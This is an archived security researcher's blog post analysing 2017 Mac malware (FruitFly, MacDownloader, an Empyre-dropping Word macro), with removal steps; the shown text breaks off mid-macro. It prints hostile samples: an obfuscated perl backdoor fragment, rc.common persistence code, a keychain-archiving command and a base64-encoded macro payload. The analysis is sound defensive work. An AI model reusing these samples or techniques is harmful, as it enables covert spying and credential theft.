Mac Malware of 2017

Archived: 2026-04-05 21:16:10 UTC

Mac Malware of 2017

› a comprehensive analysis of the new mac malware of '17

love these blog posts? support my tools & writing on patreon :)

Introduction

Hooray, it's almost the new year! 2018 is going to be incredible, right? ...right?

For the second year in a row, I've decided to post a blog that comprehensively covers all the new Mac malware that appeared during the course of the year. While the specimens may have been briefly reported on before (i.e. by the AV company that discovered them), this blog aims to cumulatively cover all new Mac malware of 2017 - in one place. For each, we'll dive into various technical details such as identifying the malware's infection vector, persistence mechanism, features & goals, and describe how to clean an infected system.

This year, I've decided to start 'early' and add one or two malware specimens each day, until the blog post is complete. So check back each day, or follow Objective-See on twitter for updates!

By the way, if you want to play along, all samples can be downloaded from Objective-See's malware page.

By downloading the samples, you waive all rights to claim punitive, incidental and consequential damages resulting from mishandling or self-infection!

Also, the 'disinfection' instructions provided in this blog are specific to each malware specimen. Often malware can install other malware, or allow an remote attacker to do what ever they want. Thus if you were/are infected by any of these samples, it's suggested you fully re-install macOS.

Timeline

-

  A fully-featured backdoor, designed to perversely spy on Mac users

-

Iranian macOS exfiltration agent, targeting the 'defense industrial base' and human rights advocates.

- The open-source macOS backdoor, 'Empye', maliciously packaged into a macro'd Word document

- A fully-featured macOS backdoor, designed to collect and exfiltrate sensitive user data such as 1Password files, browser login data, and keychains.

-

  APT28's second-stage persistent macOS backdoor.

- A barely functional piece of macOS ransomware, written in Swift.

- A banking trojan that that redirects an infected user's web traffic in order to extract banking credentials.

- A port of a highly sophisticated Windows backdoor, currently the Mac version appears incomplete and lacking features...for now!

- Standard macOS backdoor, offered via a 'malware-as-a-service' model.

- A basic piece of macOS ransomware, offered via a 'malware-as-a-service' model.

- A crypto-currency miner, distributed via a trojaned 'CS-GO' hack.

- A macOS crypto-currency mining trojan.

OSX/FruitFly:


FruitFly	
found:	January, by MalwareBytes
infection:	unknown

FruitFly	
features:	perversely spy on users
disinfection:	remove launch agent
writeups:	• "New Mac backdoor using antiquated code" (MalwareBytes) • "Dissecting OSX/FruitFly.B via a custom C&C server" (P. Wardle)

OSX/FruitFly, the first Mac malware discovered in 2017, was designed to stealthily spy on 'everyday' Mac users via their webcams. Due its longevity and perverse goals it was covered extensively in the media (e.g. see: 'Mysterious Mac Malware Has Infected Victims for Years').

infection vector:

The infection vector for FruitFly was never uncovered. However due to ongoing research and law-enforcement involvement, hopefully the mechanism by which the malware infected Mac users will eventually be revealed. In the meantime, it seems plausible that the malware may have infected users via common infection vectors such as email, trojanized applications, or malicious ads/popups (that trick users into downloading & executing the malware):



persistence:


What is known, is that FruitFly persists a launch agent. Specifically it creates a property list (plist) file in ~/Library/LaunchAgents/ directory. For variant 'A', this file is named com.client.client.plist:

```
$ cat ~/Library/LaunchAgents/com.client.client.plist

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN">
<plist version="1.0">
<dict>
  <key>KeepAlive</key>
  <true/>
  <key>Label</key>
  <string>com.client.client</string>
  <key>ProgramArguments</key>
  <array>
  <string>/Users/user/.client</string>
  </array>
```

```
  <key>RunAtLoad</key>
  <true/>
  <key>NSUIElement</key>
  <string>1</string>
</dict>
</plist>
```

As the plist sets the RunAtLoad key set to true, macOS will automatically execute whatever is specified in the ProgramArguments key whenever the user log in. In the case of FruitFly this is backdoor's main component: /Users/user/.client. (Note: for variant 'B', the file is named 'fpsaud').

By using a tool such as [KnockKnock](), which displays persistently installed software, it's trivial to reveal FruitFly's persistent component (here; OSX/FruitFly.B's 'fpsaud'):



features:

The main component of OSX/FruitFly is an obfuscated perl script:

$ cat fpsaud

```
#!/usr/bin/perl use strict;use warnings;use IO::Socket;use IPC::Open2;my$l;sub G{die if!defined syswrite$l,$_[0]}sub J{my($U,$A)=('','');while($_[0]>length$U){die if!sysread$l,$A,$_[0]-length$U;$U.=$A;}return$U;}sub O{unpack'V',J 4}sub N{J O}sub H{my$U=N;$U=~s/\\/\//g;$U}sub I{my$U=eval{my$C=`$_[0]`;chomp$C;$C};$U=''if!defined$U;$U;}sub K{$_[0]?v1:v0}sub Y{pack'V',$_[0]}sub B{pack'V2',$_[0]/2**32,$_[0]%2**32}sub Z{pack'V/a*',$_[0]}sub M{$_[0]^(v3 x length($_[0]))}my($h,@r)=split/a/,M('11b36-301-;;2-45bdql-lwslk-hgjfbdql...
```


Reverse-engineering this script (which also contains an embedded mach-O binary), would have been a rather time consuming process. Thus I decided to simply create a custom command & control server in order to coerce the malware to reveal it's capabilities simply by tasking! If you want to learn more about this, check out the lengthy [whitepaper]() I wrote, or

[watch](https://objective-see.com/blog/blog_0x25.html) my DefCon talk on the topic:

Ett fel inträffade.

Det går inte att köra JavaScript.

Besides standard backdoor features such as remote access to the file system, system commands and the webcam (variant 'A'), using this analysis technique revealed that the malware would generate and exfiltrate screen captures (as PNGs):



Via a custom mouse and keyboard sniffer I wrote (and [open-sourced on GitHub](https://objective-see.com/blog/blog_0x25.html)) for this analysis, we can also see that FruitFly affords a remote attacker the ability to generate both simulated mouse and keyboard events. AFAIK, this is first time such a capability has been (publicly) seen in Mac malware!

./sniffMK

event: kCGEventKeyDown
keycode: 0/0/a

event: kCGEventKeyUp
keycode: 0/0/a

event: kCGEventKeyDown
keycode: 0xb/11/b

event: kCGEventKeyUp
keycode: 0xb/11/b


event: kCGEventKeyDown
keycode: 0x8/8/c

event: kCGEventKeyUp
keycode: 0x8/8/c

event: kCGEventLeftMouseDown
(x: 640.230469, y: 624.195312)

event: kCGEventLeftMouseUp
(x: 640.230469, y: 624.195312)

The full list of capabilities of OSX/FruitFly.B -revealed via tasking from the custom command & control server- are shown below:



osx/fruitfly.b; fully deconstructed

cmd	sub-cmd	description
0		do nothing
2		screen capture (PNG, JPEG, etc)
3		screen bounds
4		host uptime
6		evaluate perl statement
7		mouse location
8		mouse action
	0	move mouse
	1	left click (up & down)
	2	left click (up & down)
	3	left double click
	4	left click (down)
	5	left click (up)
	6	right click (down)
	7	right click (up)
11		working directory
12		file action
	0	does file exist?
	1	delete file
	2	rename (move) file
	3	copy file
	4	size of file
	5	not implemented
	6	read & exfiltrate file
	7	write file
	8	file attributes (ls -a)
	9	file attributes (ls -al)

cmd	sub-cmd	description
13		malware's script location
14		execute command in background
16		key down
17		key up
19		kill malware's process
21		process list
22		kill proces
26		read string (command not fully implemented?)
27		directory actions
	0	do nothing
	2	directory listing
29		read byte (command not fully implemented?)
30		reset connection to trigger reconnect
35		get host by name
43		string' action
	'alert'	set alert to trigger when user is active
	'scrn'	toggle method of screen capture
	'vers'	malware version
	<string>	execute shell command
47		connect to host

disinfection:

Known variants of OSX/FruitFly can be removed from an infected system, via the following steps:

1. Unload the malware's persistent launch agent via the 'launchctl unload' command:

   $ launchctl unload ~/Library/LaunchAgents/com.client.client.plist

2. Remove the malicious launch agent plist file ~/Library/LaunchAgents/com.client.client.plist

3. Remove the malware's persistent perl script & file. Depending on the variant, this file may be: ~/.client or ~/fpsaud


OSX/MacDownloader (iKitten):

MacDownloader (iKitten)	
found:	February, by Claudio Guarnieri/Collin Anderson ('Iran Threats')
infection:	fake Adobe Flash player
features:	exfiltration of user data, such as keychain
disinfection:	remove malicious app (persistence code is broken)
writeups:	"iKittens: Iranian Actor Resurfaces With Malware For Mac" (Iran Threats)

OSX/MacDownloader is a simple (incomplete?) macOS exfiltration agent, tied to Iranian offensive cyber operations. In their writeup, "iKittens: Iranian Actor Resurfaces With Malware For Mac", Claudio Guarnieri and Collin Anderson provide a comprehensive analysis of the malware.

infection:

As noted by Claudio and Collin, MacDownloader infections begin with a phishing email. Specifically they state, "An active staging of the MacDownloader agent was first observed linked out from a site impersonating the aerospace firm "United Technologies Corporation," a spearphishing site was previously believed to be maintained by Iranian actors for spreading Windows malware." Below is a screen shot of the malicious site (image credit: Claudio/Collin):



As can be seen, the site contains a link to what purports to be a required plugin for the video player; Adobe Flash. Of course, this links not to a legitimate version of Flash, but "either Windows or Mac malware based on the detected operating system." If the user is tricked into running and downloading the 'flash player' application, they'll become infected with MacDownloader:

It should be noted though, that the malicious application (addone flashplayer.app) is unsigned. As such, Gatekeeper should block the malware from executing - unless the user disables it, or explicitly agrees to allow the unsigned malicious code to execute.

persistence:

The security researchers who discovered and analyzed the application note that, "it appears that the application contains an unused attempt to install persistent access to the victim host." Digging into the code, we can find a method named addToStartup that will persist the malware by modifying the the /etc/rc.common file, adding a command to execute something named /etc/.checkdev


```
-[AppDelegate addToStartup:](void * self, void * _cmd, void * arg2) {

   rax = [0x0 lastPathComponent];
   rax = [rax retain];
   var_20 = [NSString stringWithFormat:@"if cat /etc/rc.common | grep %@; then sleep 1;
          else echo 'sleep %d && %@ &' >> /etc/rc.common; fi ", rax, 0x78, 0x0];
   [[[CUtils ExecuteBash:var_20] retain] release];
   ...
}
```

In 2014 wrote a paper titled, ["Methods of Malware Persistence on OS X"](), where I discussed using /etc/rc.common for persistence, noting:

"*RC scripts are used in another BSD-flavoured persistence technique that works on OS X, allowing scripts or commands to automatically be executed. For example, the rc.common file can be edited to insert arbitrary commands that will automatically execute when OS X starts.*"

It's kind of neat to see a piece of mac malware (ab)using this method for persistence!

Good news though, [KnockKnock](), which displays persistently installed software, can detect that the rc.common file has been maliciously modified:




features:

The main goal of OSX/MacDownloader is to survey and collect/exfiltrate sensitive data from an infected target. Claudio/Collin state:

"*MacDownloader harvests information on the infected system, including the user's active Keychains, which are then uploaded to the C2. The dropper also documents the running processes, installed applications, and the username and password which are acquired through a fake System Preferences dialog.*"

During install, the malware displays a fake authentication prompt to collect the user's credentials. Assuming the user is running in the default context of an administrator account, this will give the malware the ability to perform privileged actions as well as unlock encrypted data in the user's keychain:



Dumping the Objective-C class information via jtool, we see methods responsible for the collection:

$ ./jtool -d objc -v "addone flashplayer.app/Contents/MacOS/Bitdefender Adware Removal Tool"

@interface AuthenticationController :
// 11 instance methods

```
/* 0 - 0x1000049b0 */ - getLocalIPAddress;
/* 1 - 0x100004fd0 */ - getRunningProcessList;
/* 2 - 0x100005380 */ - getInstalledApplicationsList;
/* 3 - 0x1000059b0 */ - getKeychainsFilePath;
...
```

Taking a closer look at the 'getRunningProcessList' method reveals the malware simple invokes the [NSWorkspace sharedWorkspace]'s 'runningApplications' method:

```
-[AuthenticationController getRunningProcessList](void * self, void * _cmd) {
  var_A0 = [[NSMutableArray alloc] init];
  rax = [NSWorkspace sharedWorkspace];
  var_A8 = [[rax runningApplications] retain];

    rax = [rax countByEnumeratingWithState:var_F0 objects:var_88 count:0x10];

  do {
    ...
    var_F8 = [[NSString stringWithFormat:@"process name is: %@\t PID: %d
            Run from: %@", var_150, var_154, rax] retain];
    [var_A0 addObject:var_F8];
```

It should be noted that this method simply returns a list of applications running in the context of the user...not all running processes!

The malware saves survey information, user credentials, installed apps, and running applications in a file name /tmp/applist.txt:

```
$ cat /tmp/applist.txt
"OS version: Darwin users-Mac.local 16.7.0 Darwin Kernel Version 16.7.0: Thu Jun 15 17:36:27 PDT 2017; root:xnu-3789.70.16~2\/RELEASE_X86_64 x86_64",
"Root Username: \"user\"",
"Root Password: \"hunter2\"",
...
[
"Applications\/App%20Store.app\/",
"Applications\/Automator.app\/",
"Applications\/Calculator.app\/",
"Applications\/Calendar.app\/",
"Applications\/Chess.app\/",
...
]

"process name is: Dock\t PID: 254 Run from: file:\/\/\/System\/Library\/CoreServices\/Dock.app\/Contents\/MacOS\/Dock",
"process name is: Spotlight\t PID: 300 Run from: file:\/\/\/System\/Library\/CoreServices\/Spotlight.app\/Contents\/MacOS\/Spotlight",
"process name is: Safari\t PID: 972 Run from: file:\/\/\/Applications\/Safari.app\/Contents\/MacOS\/Safari",
...
```

In order to grab the keychains of the infected system, the malware zips everything from the /Library/Keychains/ directory into the /etc/kcbackup.cfg file:

```
$ zip -rj /etc/kcbackup.cfg /Library/Keychains/
adding: apsd.keychain (deflated 58%)
adding: System.keychain (deflated 70%)
```

The malware exfiltrates the collected data to a command & control server, by invoking the 'SendCollectedDataTo:withThisTargetId:' method, which in turn invokes the uploadFile: ToServer: withTargetId: method:

```
-[AuthenticationController SendCollectedDataTo:withThisTargetId:](void * self, void * _cmd, void * arg2, void * arg3) {
  ...

  if (([CUtils hasInternet:0x0] & 0x1 & 0xff) != 0x0) {
    ...
    var_120 = [@"/tmp/applist.txt" retain];
    [CUtils uploadFile:var_120 ToServer:0x0 withTargetId:0x0];
    ...
}
```

disinfection:

"Features such as persistence do not appear to work" ... note the security researchers who analyzed the sample. Thus in theory simply killing the malicious app (addone flashplayer.app), or rebooting an infected system should 'remove' the malware.

```
$ ps aux | grep flash
user 666 /Users/user/Desktop/addone flashplayer.app

$ kill -9 666
```

However, if the malware was able to run it likely already collected and exfiltrated one's credentials and keychains - so, kind of game over :(

On the off chance the malware was able to persist, the final line of the rc.common file will contain a command that executes a malicious script: /etc/.checkdev. Delete this command and the .checkdevfile, to remove the persistent infection!

Macro'd Word Document (w/ Empyre):

Macro'd Word Document (w/ Empyre)	
found:	Feburary, by Snorre Fagerland (@fstenv)
infection:	Malicous Word document
features:	via Empyre; full remote command and control of an infected host
disinfection:	remove: launch item/cronjob/login hoook/etc.
writeups:	"New Attack, Old Tricks" (P. Wardle/Objective-See)

Though unnamed by the anti-virus community, this malicious Word documented Mac users in an attempt to surreptitiously install Empyre (an open-source macOS post exploitation agent).

infection:


On February 6th, Snorre Fagerland (@fstenv) tweeted the following:

Snorre Fagerland @fstenv · 18h


#OSX #Macro #EmPyre "U.S. Allies and Rivals Digest Trump's Victory - Carnegie Endowment for International Peace" virustotal.com/en/file/07adb8 ...

...so we have a malicious word document circulating in the wild, targeting macOS users. Neat!

I grabbed the sample ("U.S. Allies and Rivals Digest Trump's Victory - Carnegie Endowment for International Peace.docm") from VirusTotal (see here), noting that at the time only four AV engines flagged the Word document as malicious:



Opening the document in Microsoft Word (version 2011, within an isolated macOS VM) triggered an "this document contains macros" warning:



If a macOS user opened this document in Microsoft Word, and disregarded this warning...they'd become infected!

As noted online, recent Word documents are actually "XML files stored in Zip archives"...and that "VBA macros are usually stored in a binary OLE file within the Zip archive, called vbaProject.bin.

To extract and analyze the malicious embedded macros, one can use clamAV's sigtool:

```
$ unzip "U.S. Allies and Rivals Digest Trump's Victory - Carnegie Endowment for International Peace.docm"

  inflating: [Content_Types].xml
  inflating: _rels/.rels
```

```
  inflating: word/_rels/document.xml.rels
  inflating: word/document.xml
  inflating: word/theme/theme1.xml
  inflating: word/vbaProject.bin
  ...
```

$ **sigtool --vba word/vbaProject.bin**

```
-------------- start of code ------------------
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
...

Sub autoopen()
Fisher
End Sub
....

Public Declare Function system Lib "libc.dylib" (ByVal command As String) As Long
Public Sub Fisher()

Dim result As Long
Dim cmd As String
cmd = "ZFhGcHJ2c2dNQlNJeVBmPSdhdGZNelpPcVZMYmNqJwppbXBvcnQgc3"
cmd = cmd + "NsOwppZiBoYXNhdHRyKHNzbCwgJ19jcmVhdGVfdW52ZXJpZm"
cmd = cmd + "llZF9jb250ZXh0Jyk6c3NsLl9jcmVhdGVfZGVmYXVsdF9odH"
cmd = cmd + "Rwc19jb250ZXh0ID0gc3NsLl9jcmVhdGVfdW52ZXJpZmllZF"
cmd = cmd + "9jb250ZXh0OwppbXBvcnQgc3lzLCB1cmxsaWIyO2ltcG9ydC"
....
cmd = cmd + "BlbmQoY2hyKG9yZChjaGFyKV5TWyhTW2ldK1Nbal0pJTI1Nl"
cmd = cmd + "0pKQpleGVjKCcnLmpvaW4ob3V0KSk="

